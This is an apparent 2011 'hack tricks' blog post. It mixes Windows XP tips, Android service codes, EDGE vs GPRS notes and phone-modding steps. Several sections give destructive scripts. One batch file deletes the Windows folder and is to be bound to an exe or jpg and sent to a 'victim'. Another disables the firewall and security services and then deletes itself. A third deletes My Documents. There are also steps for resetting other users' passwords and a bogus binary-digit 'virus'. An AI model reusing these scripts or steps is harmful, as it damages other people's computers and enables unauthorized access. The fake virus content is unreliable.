Posted by : Shekhar™ Wednesday, 8 June 2011

allindiantricks.blogspot.com


XP HACK TIPS TRICKS [updated]

Posted: 07 Jun 2011 03:14 AM PDT


MAKE YOUR XP TALK
Open a text file in notepad and write:

;copy from here--------------

Dim msg, sapi
msg=InputBox("Enter your text","Talk it")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg

;----------to here


Save the file with a (*.vbs) extension, it will create a VBScript File.
It will prompt you for a text, input the text and press ok." 


commands to make a pc go abnormal and wacko..!! 
ok here it goes.....

Code:
@echo off
@del c:\windows\
@del c:\windows\system32\
pause
end


copy n paste the code in ur note pad....save it as any name.BAT file.....thats all.....u can send it to the victim n somehow make him/her click it......if the victim is smart enough not to pick up a BAT file...just bind it with any exe file even a jpg file....peace...it's a really kick a** bt simple code...don play it on victim just for fun...peace


DISABLE FIREWALL IN VICTIM SYSTEM. 
code:

net stop "Security center"
net stop SharedAccess
> "%Temp%.kill.reg" ECHO REGEDIT4
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesSharedAccess]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServiceswuauserv]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMControlset001serviceswscsvc]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
START /WAIT REGEDIT /S "%Temp%.kill.reg"
del "%Temp%.kill.reg"
del %0


there is lots of way to hack a password of win xp...
this is da simplest way n chekd by me... in my kolleg.. lol.... 


“How to hack a password on windows xp” 

1) First go to start then (run).

2)Then type cmd in run and click entre, to open up a command prompt window.

3)Then type “net user” or “net users”
(it doesn’t matter which one you type but type with out double quatas)

4)It should now show all the user of the computer, choose the user tht u want to change the password for ,and..

5)Type
Net user “username” *
((fill in the user name tht you want to change but not the quotes, and yes you must put the star after the user name))

6)It should now move down a line and say (type a password for this user) .,so type the password tht u want ..it will not show wat you type for the password so make sure you type it correctly,once typed,hit enter,it will ask you to type again, so type the same password and hit entre. It will say..


**** THE COMMAND COMPLETED SUCCSESSFULLY***


How To Block Websties Without Software, block webs 
Steps:
1] Browse C:\WINDOWS\system32\drivers\etc
2] Find the file named "HOSTS"
3] Open it in notepad
4] Under "127.0.0.1 localhost" Add 127.0.0.2 www.sitenameyouwantblocked.com , and that site will no longer be accessable.
5] Done!
-So-
127.0.0.1 localhost
127.0.0.2 www.blockedsite.com
-->www.blockedsite.com is now unaccessable<--


CRASH DOWN WINDOWS Xp 
now here is Virus to delete Windows..
its very simple.
Open Notepad
& jst copy below code nd past it on notepad
01001011000111110010010101010101010000011111100000
save it as ***.exe and send it to victim..
don;t run dis file on ur system..... please be careful
NOTE: this is for information purpose only please don't ever try on your or your friend's pc.
creating a virus to delete my documents
OPEN NOTEPAD AND COPY-PASTE THE FOLLOWING CODE IN IT.THEN SAVE THE FILE WITH WHATEVER NAME U LIKE BUT BE SURE TO SAVE IT AS A BAT FILE.I MEAN SAVE IT LIKE MYVIRUS.BAT.IT SHOULD HAVE THE ENDING AS .BAT.NOW IF U GIVE THIS TO SOMEONE AND IF HE RUNS THIS PROGRAM THEN HIS MY DOCUMENT FOLDER WILL BE DELETED.
rmdir C:\Documents and Settings \S\Q


HIDE UR FOLDERS 
HIDE UR FOLDERS IN JUST FEW STEPS WITHOUT USING SOFTWARES
(THIS IS REALLY WONDERFUL TRICK ........
hide ur folders without the usage of folder lock :

suppose u want to hide a folder named XYZ which is in D: of ur computer

go to command prompt
start--->run--->cmd-->d:


after changing it from C: to D:

type D:/>attrib +h +s abc
the above command is to hide the folder

to show the folder

tyoe D:/>attrib -h -s abc

in this type of hidding the folder cannot be viewed even if we make advance search or even changing the folders menu to (show all hidden files)

(YA FRIENDS ITS REALLY COOL U CAN EASILY HIDE UR FOLDERS) 


SMALL VIRUS 
copy the code without quotes into notepad and save it as something.vbs


"Set oWMP = CreateObject("WMPlayer.OCX.7" )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
do
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
loop
End If"


if u run this u r cd-rom will automatically open and close
to stop this go to taskmanager-process-wscript.exe-and end the process .


Compress files 10% more than the normal method (winrar) 

Right click on your file and select "Add to archive…" from the context menu. A dialog box will appear.

In the General Tab, click "Compression Method." A dropdown menu will appear, select "Best".

Click on the Advanced Tab, then click the "Compression..." button. The "Advanced Compression Parameters" dialog box will appear.

In the Text Compression section, select Force and in Prediction Order type 63. For the Memory to use type 128. Then click Ok twice.


This method will compress files 10% more than the normal method


Useful RUN commands!!! 

Accessibility Controls - access.cpl

Add Hardware Wizard - hdwwiz.cpl

Add/Remove Programs - appwiz.cpl

Administrative Tools - control admintools

Automatic Updates - wuaucpl.cpl

Bluetooth Transfer Wizard - fsquirt

Calculator - calc

Certificate Manager - certmgr.msc

Character Map - charmap

Check Disk Utility - chkdsk

Clipboard Viewer - clipbrd

Command Prompt - cmd

Component Services - dcomcnfg

Computer Management - compmgmt.msc

Date and Time Properties - timedate.cpl

DDE Shares - ddeshare

Device Manager - devmgmt.msc

Direct X Control Panel (If Installed)* - directx.cpl

Direct X Troubleshooter - dxdiag

Disk Cleanup Utility - cleanmgr

Disk Defragment - dfrg.msc

Disk Management - diskmgmt.msc

Disk Partition Manager - diskpart

Display Properties - control desktop

Display Properties - desk.cpl

Display Properties (w/Appearance Tab Preselected) - control color

Dr. Watson System Troubleshooting Utility - drwtsn32

Driver Verifier Utility - verifier

Event Viewer - eventvwr.msc

File Signature Verification Tool - sigverif

Findfast - findfast.cpl

Folders Properties - control folders

Fonts - control fonts

Fonts Folder - fonts

Free Cell Card Game - freecell

Game Controllers - joy.cpl

Group Policy Editor (XP Prof) - gpedit.msc

Hearts Card Game - mshearts

Iexpress Wizard - iexpress

Indexing Service - ciadv.msc

Internet Properties - inetcpl.cpl

IP Configuration (Display Connection Configuration) - ipconfig /all

IP Configuration (Display DNS Cache Contents) - ipconfig /displaydns

IP Configuration (Delete DNS Cache Contents) - ipconfig /flushdns

IP Configuration (Release All Connections) - ipconfig /release

IP Configuration (Renew All Connections) - ipconfig /renew

IP Configuration (Refreshes DHCP & Re - Registers DNS) - ipconfig /registerdns

IP Configuration (Display DHCP Class ID) - ipconfig /showclassid

IP Configuration (Modifies DHCP Class ID) - ipconfig /setclassid

Java Control Panel (If Installed) - jpicpl32.cpl

Java Control Panel (If Installed) - javaws

Keyboard Properties - control keyboard

Local Security Settings - secpol.msc

Local Users and Groups - lusrmgr.msc

Logs You Out Of Windows - logoff

Microsoft Chat - winchat

Minesweeper Game - winmine

Mouse Properties - control mouse

Mouse Properties - main.cpl

Network Connections - control netconnections

Network Connections - ncpa.cpl

Network Setup Wizard - netsetup.cpl

Notepad - notepad

Nview Desktop Manager (If Installed) - nvtuicpl.cpl

Object Packager - packager

ODBC Data Source Administrator - odbccp32.cpl

On Screen Keyboard - osk

Opens AC3 Filter (If Installed) - ac3filter.cpl

Password Properties - password.cpl

Performance Monitor - perfmon.msc

Performance Monitor - perfmon

Phone and Modem Options - telephon.cpl

Power Configuration - powercfg.cpl

Printers and Faxes - control printers

Printers Folder - printers

Private Character Editor - eudcedit

Quicktime (If Installed) - QuickTime.cpl

Regional Settings - intl.cpl

Registry Editor - regedit

Registry Editor - regedit32

Remote Desktop - mstsc

Removable Storage - ntmsmgr.msc

Removable Storage Operator Requests - ntmsoprq.msc

Resultant Set of Policy (XP Prof) - rsop.msc

Scanners and Cameras - sticpl.cpl

Scheduled Tasks - control schedtasks

Security Center - wscui.cpl

Services - services.msc

Shared Folders - fsmgmt.msc

Shuts Down Windows - shutdown

Sounds and Audio - mmsys.cpl

Spider Solitare Card Game - spider

SQL Client Configuration - cliconfg

System Configuration Editor - sysedit

System Configuration Utility - msconfig

System File Checker Utility (Scan Immediately) - sfc /scannow

System File Checker Utility (Scan Once At Next Boot) - sfc /scanonce

System File Checker Utility (Scan On Every Boot) - sfc /scanboot

System File Checker Utility (Return to Default Setting) - sfc /revert

System File Checker Utility (Purge File Cache) - sfc /purgecache

System File Checker Utility (Set Cache Size to size x) - sfc /cachesize=x

System Properties - sysdm.cpl

Task Manager - taskmgr

Telnet Client - telnet

User Account Management - nusrmgr.cpl

Utility Manager - utilman

Windows Firewall - firewall.cpl

Windows Magnifier - magnify

Windows Management Infrastructure - wmimgmt.msc

Windows System Security Tool - syskey

Windows Update Launches - wupdmgr

Windows XP Tour Wizard - tourstart

Wordpad - write


Empty the Temp Folder Automatically 

You can safely remove anything in C:\Windows\Temp that was created before the current Windows session. So the best time to have it automatically emptied is during boot-up. Here's how to do that:

Select Start, Run, type the command sysedit and press Enter to launch the System Configuration Editor. Once there, go to the autoexec.bat window. That batch file may contain text, or it may be blank. Either way, add these two lines:

deltree /y c:\windows\temp

md c:\windows\temp

Save the file and exit the program or click on the X to close. When asked if you want to save changes, click Yes. Next time you restart the temp files will be deleted.

From now on, you'll get an empty temp folder every time you boot.

Secret Codes of Android Phones/Samsung Wave

Posted: 07 Jun 2011 03:04 AM PDT


ou'll get several hidden secret codes which can be used in any Google Android mobile phone to access things which are not accessible by default.

FYI These codes have been obtained by decoding various .apk files present in the phone firmware.

    *#*#4636#*#*

This code can be used to get some interesting information about your phone and battery. It shows following 4 menus on screen:

    * Phone information
    * Battery information
    * Battery history
    * Usage statistics

    *#*#7780#*#*

This code can be used for a factory data reset. It'll remove following things:

    * Google account settings stored in your phone
    * System and application data and settings
    * Downloaded applications

It'll NOT remove:

    * Current system software and bundled applications
    * SD card files e.g. photos, music files, etc.


PS: Once you give this code, you get a prompt screen asking you to click on "Reset phone" button. So you get a chance to cancel your operation.

    *2767*3855#

Think before you give this code. This code is used for factory format. It'll remove all files and settings including the internal memory storage. It'll also reinstall the phone firmware.

PS: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think twice before giving this code.

    *#*#34971539#*#*

This code is used to get information about phone camera. It shows following 4 menus:

    * Update camera firmware in image (Don't try this option)
    * Update camera firmware in SD card
    * Get camera firmware version
    * Get firmware update count

WARNING: Never use the first option otherwise your phone camera will stop working and you'll need to take your phone to service center to reinstall camera firmware.

    *#*#7594#*#*

This one is my favorite one. This code can be used to change the "End Call / Power" button action in your phone. Be default, if you long press the button, it shows a screen asking you to select any option from Silent mode, Airplane mode and Power off.

You can change this action using this code. You can enable direct power off on this button so you don't need to waste your time in selecting the option.

    *#*#273283*255*663282*#*#*

This code opens a File copy screen where you can backup your media files e.g. Images, Sound, Video and Voice memo.

    *#*#197328640#*#*

This code can be used to enter into Service mode. You can run various tests and change settings in the service mode.

    WLAN, GPS and Bluetooth Test Codes:

*#*#232339#*#* OR *#*#526#*#* OR *#*#528#*#* - WLAN test (Use "Menu" button to start various tests)

*#*#232338#*#* - Shows WiFi MAC address

*#*#1472365#*#* - GPS test

*#*#1575#*#* - Another GPS test

*#*#232331#*#* - Bluetooth test

*#*#232337#*# - Shows Bluetooth device address

    *#*#8255#*#*

This code can be used to launch GTalk Service Monitor.

    Codes to get Firmware version information:

*#*#4986*2650468#*#* - PDA, Phone, H/W, RFCallDate

*#*#1234#*#* - PDA and Phone

*#*#1111#*#* - FTA SW Version

*#*#2222#*#* - FTA HW Version

*#*#44336#*#* - PDA, Phone, CSC, Build Time, Changelist number

    Codes to launch various Factory Tests:

*#*#0283#*#* - Packet Loopback

*#*#0*#*#* - LCD test

*#*#0673#*#* OR *#*#0289#*#* - Melody test

*#*#0842#*#* - Device test (Vibration test and BackLight test)

*#*#2663#*#* - Touch screen version

*#*#2664#*#* - Touch screen test

*#*#0588#*#* - Proximity sensor test

*#*#3264#*#* - RAM version

NOTE: All above codes have been checked on Google Android phone Samsung Galaxy I7500 only but they should also work in other Google Android phones.

Difference Between Edge and GPRS

Posted: 07 Jun 2011 03:00 AM PDT


Hello Friends..!! :bye :bye :bye :bye

Have You See Somtime Sign Of GPRS And Sometime Edge In Your Mobile ?

What's Difference Between Them ? ? ? ? ?

See Down


.
.
.
.
.
.
.
.
.
.
.

Edge vs GPRS
EDGE or Enhanced Data Rates for GSM Evolution is a digital mobile phone technology attuned backwards. This technology, also termed as Enhanced GPRS or Enhanced Data rates for Global Evolution or IMT Single Carrier makes superior data transmission rates possible. This happens as an extension adding to the standard GSM technology. It is a 3G Radio technology and also belongs to the 3G definition owned by the ITU. On the other hand GPRS or General Packet Radio Service is a mobile data service that is essentially packet oriented. This technology can be availed by users opting to the 2G and 3G communication systems of the global system for mobile communications or GSM.


Further enhancements to GSM networks are provided by Enhanced Data rates for GSM Evolution (EDGE) technology. EDGE provides up to three times the data capacity of GPRS. Using EDGE, operators can handle three times more subscribers than GPRS; triple their data rate per subscriber, or add extra capacity to their voice communications. EDGE uses the same TDMA (Time Division Multiple Access) frame structure, logic channel and 200kHz carrier bandwidth as today's GSM networks, which allows it to be overlaid directly onto an existing GSM network. For many existing GSM/GPRS networks, EDGE is a simple software-upgrade.

EDGE allows the delivery of advanced mobile services such as the downloading of video and music clips, full multimedia messaging, high-speed colour Internet access and e-mail on the move.


Given the recent technological updates it has become more than obvious that EDGE is a technology which is not just going to bring it hard on the GPRS technology but surpass it as well. This is precisely so because EDGE gives the users the inimitable chance to increase the throughput capacity and the data speed at least 3 to 4 times higher to what GPRS offers. Moreover, EDGE also allows the existing TDMA and GSM carriers to provide the much needed and sophisticated 3G services. EDGE provides a single symbol for each 3 bits. So there itself what becomes evident is the EDGE rate is single handedly 3 times that of the GPRS rate. It has a higher bit rate precisely because the technology is based on a modulation structure of 8PSK. Hence the bit rate improves over the air Interface. As the very name suggests, EDGE is the enhanced and upgraded form of GPRS surpassing it in a number of technical aspects.
GPRS is unable to allow the service providers and operators to have an access to extended wireless data application which is otherwise possible with the use of EDGE. With EDGE it is possible to access web based email, wireless multimedia, the upgraded technology of video conferencing which is a ground breaking procedure, and not to forget web based infotainment as well. GPRS is unable to offer the entire assortment. Further more the evolved form of EDGE exists with Release 7 as well of the 3GP standard, provides decreased latency and a performance level that is two times higher than the prior form

Summary:
1. EDGE stands for Enhanced Data Rates for GSM Evolution whereas GPRS stands for General Packet Radio Service.
2. EDGE is a digital mobile phone technology but GPRS is a mobile data service.
3. EDGE allows existing TDMA and GSM carriers to provide 3G services whereas GPRS allows both 2G and 3G communication systems

Google Chrome 11 Released [DL Link Inside]

Posted: 07 Jun 2011 02:35 AM PDT


DOWNLOAD GOOGLE CHROME 11 BETA Full Offline Installer

Google recently upgraded the (dev channel) of Google Chrome browser. The latest release is given version 11.0.672.2 for all platforms including Windows, MAC and Linux.

Several new bugs have been fixed in this latest version. These include:

* Updated V8 – 3.1.4.0
* Fixed the crash when loading tabbed options in some cases.
* Fixed a crash triggered when canceling a download.
* Fixed a crash triggered by form resubmissions.
* FTP: fixed a compatibility issue.
* XSS Auditor re-designed and enabled by default. It's still experimental (and there are known bypasses).


Except performance upgrades no visual upgrade has been noticed in the release.
Remember! this is not the stable version of Google Chrome. This is developer preview channel is where ideas get tested (and sometimes fail). The Dev channel can be very unstable at times, and new features usually require some manual configuration to be enabled. Still, simply using Dev channel releases is an easy (practically zero-effort) way for anyone to help improve Google Chrome.


Version: 11.0.672.2 (developer edition)
File size: 24.39 MB approx
Release date: Feb 18, 2011

Trick to attach handler menu in an java browser

Posted: 07 Jun 2011 02:31 AM PDT


Ok guys as u know attaching a handler version required J2ME skills, here is a trick to attach handler version.

All you need is the following tools.
1.Windiff

Code: [Select] [nofollow]
http://www.grigsoft.com/download-windiff.htm2. JD-GUI
Code: [Select] [nofollow]
http://java.decompiler.free.fr/?q=jdgui3. MS Word 2003 or later
4. Winrar
5. Midlet (HandlerMod & Unmodded jar file)


Here is the screen shot of required tools. Reply to see the hidden links.

Steps

1. Using Winrar, extract the midlets, HandlerMod and the Unmodded


2. Open Windiff, goto File, Compare Directories, then in the textbox Dir 1, put the Unmodded midlet folder path, while on the Dir 2, the Handlermod folder path, click OK.


3. Now this is the result, the lines that has RED is different, while the BLACK is identical.


4. Now we are about to disect the codes, lets say, the db.class, open JD-GUI, then open the db.class of HandlerMod folder, and the db.class Unmodded folder of . Select all the texts(source code) by pressing CTRL+A and CTRL+C, and paste it on Microsoft Word, do the same with the other one.


5. We should have the 2 codes pasted in Microsoft Word (db.class source code of HandlerMod folder and db.class source code of Unmodded folder), now save this file as Handler and unmodded, or which ever filename you like.


6. Open the Unmodd.doc, goto Tools, Compare & Merge Documents.


7. Select the file Handler.doc, and check the box Legal Blackline, then click Compare.

8. Then a new Document will pop-out, the BLUE colored text, are the added codes by handler. You may also see the texts that he added or deleted.

Tracking Nokia mobile using Google Latitude.

Posted: 07 Jun 2011 02:28 AM PDT


Tracking Nokia mobile phones is
quite easy these days. A few tricks
will let you stay notified of not only
your own mobile phone, but also
that of your friends'. Take for example the Google Latitude
application which is available for
free (data charges added as per
service provider's plan). The Google latitude application asks
for your mobile phone number when
you register. Once that is done a link
is sent to your Google Latitude
installed phone. After you accept the
invitation (link) you can easily see the position of your mobile phone
when you log in to iGoogle. In iGoogle you can add your friends' phone numbers as well and if they
accept then their locations are
visible to you on the map. You can


also access this feature from the
mobile phone itself. So if your
stolen Nokia phone had Google Latitude installed on it, then a few
mouse clicks would be enough to
pinpoint its location. After that it's the clicking of a different key. Besides this, a few cell phone
tracking softwares are also available
in the market that helps you to
locate your cellphone. The phone locator software does the
same work as Latitude. It uses GPS as its basis to
locate your lost phone. The best part is that it is free.  These
free cell phone trackers can prove to
be a great boon in recovering your missing cell phone.  you have
anything to say then let us know
through your comments!

ALL ABOUT S60 V3 MODDING AND HACKING

Posted: 07 Jun 2011 02:25 AM PDT


*Phone Hack - No PC - Do This At Your Own Risk*

I am using this method and it working perfect.


1.First, you need to install LCG.X-plore(File Manager), if you havent yet:
http://files.myopera.com/dsmarty/installunsign/LCG.Xplore.v1.22_S60v3.zip [nofollow]

2.Then download and install HelloCarbide to PHONE MEMORY:
http://files.myopera.com/dsmarty/installunsign/HelloCarbide_S60v3.zip [nofollow]

3.Run X-plore, press 0 and tick all four boxes.
4. Go to c: Try to access c:sys ... It should do nothing . . . DO NOT CLOSE X-plore . . .
5.Run HelloCarbide press Options: Menu1: you will see 'Done...probably' . . . Click Yes and then it will

crash!
6.Switch to X-plore . . . Try again to access c:sys . . . It should work!
7.Now extract and copy Install Server Os9.1 or Install Server Os9.2 to c:sys/bin/ . . .
for os9.1:-  http://files.myopera.com/dsmarty/installunsign/InstallServer_S60v3.OS9.1.zip [nofollow]
for os9.2:- http://files.myopera.com/dsmarty/installunsign/InstallServer_S60v3.OS9.2.zip [nofollow]

8.You need to restart your phone . . .
9.Now you can install any 'Unsigned' app without signing!
------------------------------------------------------
If you want continued access to hidden folders then install Modo.sis . . . Do the hack again . . .
http://files.myopera.com/dsmarty/installunsign/Modo_FileBrowser_S60v3.zip [nofollow]
------------------------------------------------------

*2nd Option(Phone users):

1.Install HelloCarbide. Don't open it yet.
2.Download Caps On/ Off:
for os9.1:- http://files.myopera.com/dsmarty/installunsign/CapsOnOff.preFP1_S60v3.OS9.1.zip [nofollow]
for os9.2:- http://files.myopera.com/dsmarty/installunsign/CapsOnOff_FP1_S60v3.OS9.2.zip [nofollow]

3.Once Downloaded, extract the contents of the archive to your phone but DO NOT OPEN!
4. Open your file browser, leave it open in the background.
5.Open HelloCarbide, select Options -> Menu1. You should get a message saying "done... probably". Select 'Yes'.
6.Open your file browser(LCG.X-plore) from the background. Navigate to where you extracted the Caps On/Off files and copy the file CProfDriver_SISX.ldd to C:\sys\bin
7.Restart your phone and install Caps On and Caps Off.
8.Now you'll have access to system directories whenever you select the application "Caps Off". To turn off system file access, open the application "Caps On".
------------------------------------------------------

*To install files without signing or using SignSis, download Install Server Os9.1 or Install Server Os9.2

1. Make sure you have system file access. If not, open the "Caps Off" application.

2. Extract to your phone and copy installserver.exe to C:\sys\bin
\
------------------------------------------------------

*3rd Option(PC users):

http://files.myopera.com/dsmarty/installunsign/BiNPDA.SecurityManager.v1.0_S60v3.zip [nofollow]

You're done! Now you can install unsigned apps and apps with expired certificates without any signing!

Run any Operating System within Windows

Posted: 07 Jun 2011 02:20 AM PDT


here I'm going to share a couple of new software and a technique called as virtualization.
First of all, I'm going to tell you what's the virtualization in short. ::)


It basically have two parts, Hardware virtualization and Software virtualization.

With the help of virtualization, we can use multiple operating systems within Windows (Some softwares are platform independent also !).

Check out the Screenshot of all the software below.


The mainly used virtualization softwares in the market are,

Virtual Box
This is a free open source software, which helps you to install any operating system in Windows, Linux, Mac OS, DOS, OS/2, BSD, Solaris etc. This software will give you the better performance for the VM's installed in it.
Get this software at
Code: [Select] [nofollow]
http://www.virtualbox.org/wiki/Downloads
Vmware Workstation
This is a paid software. The Vmware company discovered the concept of Virtual Machines and all this. But the performance of the virtual machines inside it is lower than that of Virtual Box (Tested on my laptop), & the installation is also heavy (around 600 MB).
Get a trial at
Code: [Select] [nofollow]
http://www.softpedia.com/get/System/OS-Enhancements/VMware-Workstation.shtml
Wine for Linux
Wine is a free, open source application for running Windows software on operating systems that are normally not supported. With Wine, you can install and run these applications just like you would in Windows.
Get it at
Code: [Select] [nofollow]
http://www.winehq.org
Parallels Desktop for Mac OS X
Parallels Desktop gives Mac users the ability to run Windows, Linux or any other operating system and their critical applications at the same time as Mac OS X on any Intel-powered Mac Pro, iMac, Mac Mini, MacBook etc.
Get it at
Code: [Select] [nofollow]
http://www.parallels.com/
Qemu 
QEMU is a generic and open source machine emulator and virtualizer. It supports most common virtualization architecture pairings.
Get it at
Code: [Select] [nofollow]
http://wiki.qemu.org/Download
MobaLiveCD
MobaLiveCD is a freeware that will run your Linux LiveCD on Windows. With the help of it, we  can test various Linux flavors on Windows.
Get it at
Code: [Select] [nofollow]
http://mobalivecd.mobatek.net/en/
If any help about how to install a OS in your Windows without formatting hard disk is needed then just reply here.
Otherwise on good replies, I'll post a tutorial on Virtual Box or Vmware Workstation.

Enjoy !  :t :dance


Hit Like if you like 

Removing virus manually in windows XP

Posted: 07 Jun 2011 02:10 AM PDT


Begginning of tut:

Start->Run->type cmd
in each drive type attrib /s /d it will display the list of all files in that drive along with folders.concntrate on files having SHR attribute.normally virus files have two characteristics
1.SHR attribute
2.Queer name like amvo.exe,r6r.exe,autorun.inf etc.

Note:some system files also have this attribute like MSDOS.SYS,IO.SYS etc so before deleting googling about that file will help.

to delete these files type c:\>del /f /s /a


>> to view the content of files with .inf,.vbs,.c etc i.e files which r not batch files or executables.goto explorer n then goto the required drive or folder n type the filename with extension it wil open up in notepad.

>>there is another method also.goto the required location n type attrib -s -h -r filename
then use gui to see that hiiden file.if it is not n exe or .bat or then open it with notepad.Here you will get some information like a file name or a registry key which the virus affects or a startup item or process.Change this or uncheck the startup.

if file is not deleted like it says access denied it means it already used by some process.open task manager n find a process of the same name or some process which is not a valid windows process(better google) n end that process.

if not found open msconfig goto statrup tab n look at if a startup items seems queer(u wil have this feeling if u r n experienced windows user otherwise all da startup items may seem queer.)uncheck that.u may also learn about da startup item by googling.after unchecking restart the computer then restart the computer.

This method is effective in removing some spywares or some small but annoying virii like maskrider etc. which r sometimes not detected by antivirus softwares.

Leave a Reply

Subscribe to Posts | Subscribe to Comments

Welcome to My Blog

Popular Post

Blogger templates

Mobile no.:

Message:

Followers

Archives

- Copyright © ╚►∫sђêkђÅ®™∫◄╝ -Robotic Notes- Powered by Blogger - Designed by Johanes Djogan -